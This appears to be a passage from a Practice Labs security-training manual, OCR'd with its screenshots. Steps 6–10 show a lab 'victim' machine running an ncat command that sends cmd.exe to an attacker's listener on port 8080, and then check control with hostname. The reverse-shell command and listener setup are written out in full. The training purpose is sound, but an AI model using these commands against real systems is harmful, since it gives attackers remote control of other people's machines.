

PLABDM01 - Internet Explorer
http://dev.practice-labs.com/device-advanced.aspx?client=html&device=1&width=1024&height=768&login=true&token=9DsjeYufVLSIJ8J7fXPWjqbPH8G94o6C0sC5mridZKi0Oxyi5rPipcLtD
Menu
Recycle Bin
Apps and Features
Power Options
Event Viewer
System
Device Manager
Network Connections
Disk Management
Computer Management
Windows PowerShell
Windows PowerShell (Admin)
Task Manager
Settings
File Explorer
Search
Run
Shut down or sign out
Desktop


Figure 4.25 Screenshot PLABDM01: Right-clicking the Windows charm and select Run from the context menu.

Step 6

The **Run** dialog box is displayed. In the **Open** textbox, type the following:

```
cmd
```

Click **OK**.


PLABDM01 - Internet Explorer
http://dev.practice-labs.com/device-advanced.aspx?client=html&device=1&width=1024&height=768&login=true&token=9DsjeYufVLSIJ8J7fXPWjqbPH8G94o6C0sC5mridZKi0Oxyi5rPipcLtD
Menu
Recycle Bin
Nmap - Zenmap GUI
Run
OK
Cancel
Browse...

Type the name of a program, folder, document, or Internet resource, and Windows will open it for you.

Open: cmd

This task will be created with administrative privileges.

Figure 4.26 Screenshot PLABDM01: Entering the cmd command in the Open textbox on the Run dialog box.

Step 7


The command prompt window opens.

To redirect the command shell (**cmd.exe**) to the attacker system, **PLABWIN10**, at the prompt, type the following command:

```
ncat 192.168.0.3 8080 -e "cmd.exe"
```

Note: *The parameter* ***192.168.0.3*** *determines the IP address of the attacker system. The parameter* ***-e*** *stands for Execute. The parameter* ***cmd.exe*** *stands for Command Shell.*

The payload on the victim device is executed, and the traffic is redirected to port **8080** on the attacker system with IP address 192.168.0.3, which is the **PLABWIN10** device.


PLABDM01 - Internet Explorer
http://dev.practice-labs.com/device-advanced.aspx?client=html&device=1&width=1024&height=768&login=true&token=9DsjeYufVLSIJ8J7fXPWjqbPH8G94o6C0sC5mridZKi0Oxyi5rPipcLtD
Recycle Bin
Menu ▾
Nm
Zenm
Administrator: C:\Windows\system32\cmd.exe


```
Microsoft Windows [Version 10.0.17763.437]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator.PRACTICELABS>ncat 192.168.0.3 8080 -e "cmd.exe"_
```

Figure 4.27 Screenshot of PLABDM01: Entering the ncat command in the command window.

Step 8

Switch back to **PLABWIN10**.

The attacker gets the command shell of the victim on the listener window. Command Shell (**cmd.exe**) from the victim is successfully redirected to the attacker system.


PLABWIN10 - Internet Explorer
http://dev.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=9DsjeYufVLSlJ8J7fXPWjqbPH8G94o6C0sC5mridZKi0Oxyi5rPipcLtD
Menu
Recycle Bin
Administrator: Command Prompt - ncat -v -l -p 8080
Type here to search
ENG

```
Microsoft Windows [Version 10.0.16299.967]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Users\Administrator.PRACTICELABS>ncat -v -l -p 8080
Ncat: Version 5.51 ( http://nmap.org/ncat )
Ncat: Listening on 0.0.0.0:8080
Ncat: Connection from 192.168.0.2:49763.
Microsoft Windows [Version 10.0.17763.437]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator.PRACTICELABS>_
```


Figure 4.28 Screenshot of PLABWIN10: Showing the successfully redirected command prompt to the attacker system.

Step 9

To verify if the attacker is in complete control of the victim system’s command shell, in the **Command Prompt** window on **PLABWIN10** device, at the prompt, type the following command:

```
hostname
```

Press **Enter**.



PLABWIN10 - Internet Explorer
http://dev.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=9DsjeYufVLSIJ8J7fXPWjqbPH8G94o6C0sC5mridZKi0Oxyi5rPipcLtD
Menu
Recycle Bin
Administrator: Command Prompt - ncat -v -l -p 8080
Type here to search
ENG

```
Microsoft Windows [Version 10.0.16299.967]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Users\Administrator.PRACTICELABS>ncat -v -l -p 8080
Ncat: Version 5.51 ( http://nmap.org/ncat )
Ncat: Listening on 0.0.0.0:8080
Ncat: Connection from 192.168.0.2:49763.
Microsoft Windows [Version 10.0.17763.437]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator.PRACTICELABS>hostname_
```

Figure 4.29 Screenshot PLABWIN10: Entering the hostname command in the command window.

Step 10

The hostname "**PLABDM01**" is displayed as the command output. This indicates the attacker (**PLABWIN10**) is in complete control of the victim's device (**PLABDM01**).



PLABWIN10 - Internet Explorer
http://dev.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=9DsjeYufVLSIJ8J7fXPWjqbPH8G94o6C0sC5mridZKi0Oxyi5rPipcLtD
Recycle Bin
Menu ▾
Administrator: Command Prompt - ncat -v -l -p 8080
Type here to search
ENG

```
Microsoft Windows [Version 10.0.16299.967]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Users\Administrator.PRACTICELABS>ncat -v -l -p 8080
Ncat: Version 5.51 ( http://nmap.org/ncat )
Ncat: Listening on 0.0.0.0:8080
Ncat: Connection from 192.168.0.2:49763.
Microsoft Windows [Version 10.0.17763.437]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator.PRACTICELABS>hostname
hostname
PLABDM01

C:\Users\Administrator.PRACTICELABS>_
```

Figure 4.30 Screenshot PLABWIN10: Showing the output of the hostname command.

